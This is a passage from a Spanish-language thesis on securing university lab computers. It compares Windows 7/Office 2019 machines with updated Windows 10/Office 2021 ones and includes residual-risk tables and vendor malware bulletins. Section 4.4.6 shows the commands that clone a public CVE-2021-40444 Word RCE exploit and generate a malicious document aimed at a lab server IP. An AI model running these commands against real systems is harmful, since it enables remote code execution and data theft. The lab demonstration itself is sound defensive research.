


Figura 17-4: Captura de paquetes con wireshark en un navegador web - SO Windows 10

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Con la migración del sistema operativo hacia uno más actual en los laboratorios, que fue el control propuesto por el modelo híbrido. Se puede evidenciar mediante la captura del tráfico la versión del protocolo de encriptación, siendo este TLSv1.3, que hoy en día es el más actual y proporciona seguridad ante posibles amenazas internas. Además, se puede demostrar que no se han abierto otras páginas adicionales a más de la única que se abrió al inicio.

Continuando con el análisis dentro de los navegadores, se toma como ejemplo que se desea descargar una canción de una página cualquiera, se procede a dar un click en el botón de descarga y automáticamente se dirige a una página de origen desconocido.

Como se puede observar en la Figura 18-4, en la opción de las extensiones del navegador, abierta la página de origen desconocido y al no poseer un control sobre ello; se comienza a detectar algunos elementos amenazantes dentro del web resultando muy peligroso para la seguridad de la red, pero implementada la actualización del sistema operativo y por ende sus navegadores web se logra un control sobre estos al nivel de bloquearlos y que no haya violaciones de seguridad a nuestra información y recursos.

Figura 18-4: Detección y bloqueo de elementos amenazantes en el navegador web

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

4.4.6. Pre y Post Implementación del modelo hibrido en los Sistemas Ofimáticos

Habiendo un sistema operativo desactualizado en las computadoras de los laboratorios y al mostrar que está sujeto a debilidades en la seguridad, por consecuencia también estará falto de actualizaciones el paquete ofimático; lo que implica un mayor riesgo para que una amenaza se materialice con sólo usar una aplicación de este paquete.

Para comprobar aquello, se realizará un escaneo de vulnerabilidades con el antivirus previamente instalado en una computadora que se encuentre con el SO Windows 7 y poder evaluar los resultados.




Figura 19-4: Análisis de vulnerabilidades con el antivirus

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Como se puede observar en la figura anterior existen algunos problemas de vulnerabilidad con el sistema operativo y por ende con la versión del paquete ofimático. Por lo tanto, es de suma importancia actualizar este último a su versión más actual, que es la versión 2021.

Continuando con la implementación de los controles propuestos por el modelo híbrido, se procede a actualizar el paquete ofimático; al tratar de realizar este procedimiento aparece una notificación informando que por la actual versión de sistema operativo es imposible reemplazar a la última versión del Office y que es necesario una versión más actual como Windows 10 para proceder con el proceso. Esta evidencia se muestra en la siguiente figura.




Figura 20-4: Notificación de impedimento para actualizar

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

En el portal de la empresa propietaria de Windows, manifiesta que la versión del paquete ofimático ya no podrá ser actualizado a la versión 2021, sin antes realizar la instalación del sistema operativo a uno más actual, ya sea Windows 10 o Windows 11. Considerando esto, nos vemos con la limitante de no tener un paquete de office actualizado a futuro, si se continua con el software Windows 7 instalado en las computadoras de los laboratorios (Microsoft, 2022). En base a este inconveniente se procede a instalar la versión anterior a la más actual, que es Office 2019.

Para continuar con la demostración de la pre implementación del modelo híbrido en el paquete ofimático, nuevamente utilizaremos los recursos del software Kali Linux y se procede a crear un ataque de malware llamado Exploit hacia un equipo con la versión de Office 2019.

Para realizar el ataque con Exploit, primeramente, hay que clonarlo tal como se muestra en la siguiente figura.

```
┌──(root💀kali)-[~]
└─# git clone  https://github.com/lisinan988/CVE-2021-40444-exp.git
Cloning into 'CVE-2021-40444-exp' ...
remote: Enumerating objects: 103, done.
remote: Total 103 (delta 0), reused 0 (delta 0), pack-reused 103
Receiving objects: 100% (103/103), 662.82 KiB | 22.09 MiB/s, done.
Resolving deltas: 100% (29/29), done.
```

Figura 21-4: Clonación del exploit

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Realizada la clonación del Exploit, se procede a generar el documento infectado que servirá para realizar el ataque al paquete ofimático.

```
┌──(root💀kali)-[~/CVE-2021-40444-exp]
└─# python3 exploit.py generate test/calc.dll http://172.16.1.132
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is generate a malicious payload ...

[ == Options == ]
        [ DLL Payload: test/calc.dll
        [ HTML Exploit URL: http://172.16.1.132

[*] Writing HTML Server URL ...
[*] Generating malicious docx file ...
  adding: [Content_Types].xml (deflated 75%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 61%)
  adding: docProps/ (stored 0%)
  adding: docProps/app.xml (deflated 48%)
  adding: docProps/core.xml (deflated 50%)
  adding: word/ (stored 0%)
  adding: word/webSettings.xml (deflated 57%)
  adding: word/theme/ (stored 0%)
  adding: word/theme/theme1.xml (deflated 79%)
  adding: word/settings.xml (deflated 63%)
  adding: word/fontTable.xml (deflated 74%)
  adding: word/styles.xml (deflated 89%)
  adding: word/document.xml (deflated 85%)
  adding: word/_rels/ (stored 0%)
  adding: word/_rels/document.xml.rels (deflated 75%)
[*] Generating malicious CAB file ...
[*] Updating information on HTML exploit ...
[+] Malicious Word Document payload generated at: out/document.docx
[+] Malicious CAB file generated at: srv/word.cab
[i] You can execute now the server and then send document.docx to target
```

Figura 22-4: Creación del documento infectado

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

La siguiente figura muestra el documento infectado creado en la carpeta de mis documentos.




Figura 23-4: Documento infectado

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Creado el documento infectado y listo para su uso, se procede a copiarlo y abrirlo en el equipo que tiene el sistema operativo Windows 7 y paquete Office 2019 instalados.




Figura 24-4: Apertura del documento infectado

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Mientras el documento está abriéndose, desde Kali Linux se inicia el servidor del Exploit a la espera de recepción de datos del equipo infectado, tal como se muestra en la siguiente figura.




Figura 25-4: Servidor del exploit a la espera de datos

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

A continuación, se puede observar el documento infectado abierto en el equipo con Windows 7.




Figura 26-4: Documento infectado abierto

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

En la siguiente figura se puede corroborar que empieza a llegar información acerca del equipo hacia el servidor del Exploit.




Figura 27-4: Recepción de información al servidor del exploit

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Como se puede observar claramente en la Figura 27-4, el servidor Exploit comienza a obtener información del equipo a fin de utilizar posteriormente las vulnerabilidades encontradas y alcanzar su objetivo, que podría incurrir desde tomar el control sin ningún tipo de oposición o bloqueo por parte del sistema, sin que este se percate de qué está siendo atacado en ese preciso momento, entre otros.

Para contrarrestar este ataque se puede instalar los parches de seguridad proporcionados por Microsoft, cabe recalcar que no existe ninguno para la versión de Windows 7, sin embargo, para la versión de Windows 10 si los hay.

Terminada la demostración de la pre implementación del modelo hibrido, en donde, se pudo evidenciar mediante el procedimiento realizado que las versiones del sistema operativo Windows 7 y el paquete ofimático 2019 y al encontrase instaladas en las computadoras de los laboratorios conllevan un gran riesgo, no sólo para estas sino para toda la red.

Con la aplicación del control proporcionado por el modelo híbrido de realizar actualizaciones periódicas en los sistemas operativos y las aplicaciones que funcionan en ellos, se implementa la actualización del sistema operativo a uno más actual como Windows 10 y con ello la actualización del sistema ofimático Office 2021 para proceder con el mismo proceso detallado anteriormente.

Se procede a copiar y abrir el documento infectado en el equipo que ya contempla las nuevas actualizaciones, tanto en el sistema operativo y el paquete ofimático como se demuestra en la siguiente figura.




Figura 28-4: Apertura del documento infectado en el equipo actualizado

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Desde Kali Linux esperamos nuevamente que el servidor del Exploit comience a recibir información desde el computador con las actualizaciones y en efecto, llega datos desde nuestro sistema.




Figura 29-4: Recepción de información al servidor del exploit

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Ejecutado el ataque, en la siguiente figura se puede observar que el sistema se percata del proceso que está siendo realizado en él y lo notifica a través de una ventana emergente.




Figura 30-4: Notificación del ataque ejecutado

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Se realiza nuevamente el proceso de abrir el documento infectado en el equipo ya actualizado y observar su comportamiento ante este ataque, y cómo se puede corroborar el servidor del Exploit no recibe ningún tipo de dato desde el origen demostrado en la siguiente figura.




Figura 31-4: Recepción nula de datos desde el equipo actualizado

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.


En base a estos resultados obtenidos en ellos procedimientos realizados, se puede confirmar que aplicado el control de actualización de los sistemas es posible contrarrestar la probabilidad de ocurrencia de las amenazas y mantener a la información y red seguras.

4.4.7. Boletines de Vulnerabilidades y Malware

Finalmente, como dato adicional que permitirá comprobar una vez más que el control propuesto por el modelo híbrido en cuanto a la actualización de sistemas e instalación de software de terceros se refiere y que significativamente disminuye el nivel de riesgo de ocurrencia de las amenazas internas identificadas.

Diariamente o semanalmente los sistemas operativos y programas de protección de terceros publican boletines con información acerca de los últimos sucesos a nuevas vulnerabilidades existentes en su software y nuevos tipos de virus creados para perpetrar los mismos, dichos datos son conseguidos en base a las experiencias suscitadas en los sistemas de los usuarios que utilizan su producto alrededor del mundo.

En la siguiente figura se puede observar un ejemplo de un boletín que contiene información acerca de nuevo malware descubierto en ese lapso de tiempo.



Top 5 Malware Activity

Rank	Name	%
1	W32/GenKryptik.DPIE!tr	34.39
2	W32/Alllu.A!tr	23.30
3	W32/VBNA.HLT!worm	15.96
4	W32/Agent.BMGF!tr.dldr	13.65
5	W32/Buddy!tr.spy	12.71

The Hunt for the Lost Soul: Unraveling the Evolution of the SoulSearcher Malware – FortiGuard Labs recently investigated a threat actor conducting an espionage campaign in Southeast Asia using a new custom malware arsenal. What piqued our curiosity most was the DLL payload loaded from the registry that had yet to be discovered.


The reason the module was difficult to find became apparent after analyzing its loader. The module is stored as a compressed blob with a custom header in the registry. It is never written to disk, rendering it unlikely to appear in datasets like VirusTotal.

And so, we embarked on a journey to hunt for the lost module. We have now uncovered a sample of the module and a plethora of components and variants dating as far back as 2017. Reverse engineering the samples has allowed us to observe the progression of the development of this malware throughout the years. Over time, custom code was added, components were upgraded, capabilities expanded, the code became neater, and modularity increased.

Figura 32-4: Boletín acerca de nuevo malware descubierto

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Adicionalmente en la Figura 33-4 se puede observar un ejemplo del boletín con información de las nuevas vulnerabilidades descubiertas en ese lapso de tiempo.



Activity Summary - Week Ending Mar 11, 2022

FortiGuard Labs is aware of a report that RuRAT malware was distributed in the recent spear-phishing attack against media organizations in the United States. While the tactic used in this attack is not sophisticated, the installed RuRAT malware provides the attacker a foothold into the victim's network where confidential information will be collected for further activities.

This is significant because media organizations in the United States are reported to have been targeted in the spear-phishing attack. The RuRAT payload provides the attacker an opportunity to collect confidential information from the compromised machine and perform lateral movement in the victim's network. Not connected in any way to this attack, TV broadcasters in South Korea were affected by a wiper malware served through a malicious backdoor program in 2013 in which their operations were significantly disrupted.

For more details, you can read this Threat Signal from FortiGuard Labs.

Top 5 Application Vulnerabilities / IPS

Rank	Name	%
1	Apache.Log4j.Error.Log.Remote.Code.Execution	21.35
2	D-Link.Devices.HNAP.SOAPAction-Header.Command.Execution	21.07
3	Dasan.GPON.Remote.Code.Execution	19.27
4	HTTP.XXE	19.18
5	PHPUnit.Eval-stdin.PHP.Remote.Code.Execution	19.14

Figura 33-4: Boletín acerca de nuevas vulnerabilidades descubiertas

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Para confrontar al nuevo malware descubierto y mitigar las vulnerabilidades en sus sistemas realizan periódicamente la actualización de su software y parche de seguridad con las debidas adiciones, a fin de mantener el equipo, la red y la información de la organización a la que pertenecen seguras.

4.5. Estimación del Riesgo Residual

Finalizada la implementación de los controles propuestos por el modelo hibrido a los activos que poseían un nivel de riesgo alto, se procede a realizar nuevamente el análisis de riesgos, pero considerando un nuevo estado y funcionamiento en cada uno de los activos; esto permitirá estimar el nuevo nivel de riesgo que será considerado como riesgo residual.

Cabe recalcar, que los activos que no obtuvieron un nivel de riesgo alto no fueron considerados para este procedimiento, debido a que se encuentra con un buen estado y funcionamiento y no fueron sujetos al otorgamiento de algún tipo de control, dando como resultado el mismo nivel de riesgo.

A continuación, se detallará cada etapa correspondiente al análisis de riesgos.

Etapa 02: Identificación y Ponderación de los activos

En la presente etapa se procede con la identificación de los activos y su respectiva ponderación.

Tabla 13-4: Identificación y ponderación de los activos post implementación

ACTIVOS	D	I	C	A	T
[SW]APLICACIONES					
5. [OS] Sistemas operativos	2	2	2	2	2
6. [AV] Antivirus	1	1	1	1	1
7. [BROWSER] Navegadores web	2	2	2	2	2
8. [OFFICE] Sistemas ofimáticos	1	1	1	1	1

Realizado por: Chiriboga, Jacqueline, 2022.

Etapa 03: Identificación y Valoración de las Amenazas

En la presente etapa se procede con la identificación de las amenazas por cada activo y su respectiva valoración.

Tabla 14-4: Identificación y valoración de las amenazas post implementación

Activos	Amenazas	MB	B	M	A	MA
[OS] Sistemas operativos	[E.21]Actualización de programas	X				
	[E.20]Vulnerabilidades del sistema		X			
	[A.22]Ataques cibernéticos		X			
	[A.11]Acceso no autorizado	X				
[AV]Antivirus	[E.20]Vulnerabilidades del sistema	X				
	[E.21]Actualización de programas	X				
	[A.22]Ataques cibernéticos		X			
[BROWSER] Navegadores web	[A.22] Ataques cibernéticos		X			
	[E.8] Instalación de programas maliciosos	X				
OFFICE] Sistemas ofimáticos	[E.21]Actualización de programas	X				
	[E.20]Vulnerabilidades del sistema	X				
	[A.8] Apertura de documentos infectados	X				

Realizado por: Chiriboga, Jacqueline, 2022.

Etapa 04: Identificación de Salvaguardas y su Nivel de Madurez

En la presente etapa se procede con la identificación de las salvaguardas para cada amenaza correspondiente a los activos.

Tabla 15-4: Identificación de las salvaguardas por amenaza

AMENAZA	SALVAGUARDA
[E.21]Actualización de programas	Actualizar los sistemas a versiones más avanzadas, incluyendo sus paquetes de seguridad mediante la creación de planes de migración.
[E.20] Vulnerabilidades del sistema	Mantener un control periódico para revisar a fondo el sistema.
	Instalar programas de protección y actualizaciones.
[I.9] Accesos no Autorizados	Implementar ingreso a los sistemas con la respectiva notificación de acceso
	Generar políticas para la creación de las claves de seguridad
	Actualizar los paquetes de seguridad.
	Instalar programas antivirus para detectar las intrusiones no autorizadas.
[A.22] Ataques cibernéticos	Instalación de programas antimalware y paquetes actualizados de seguridad.
	Mejora en las políticas de seguridad informática
[E.8] Instalación de programas maliciosos	Incrementar la seguridad para instalación de programas y analizarlos mediante la incorporación de un antivirus.
	Mantener a punto las actualizaciones en los sistemas
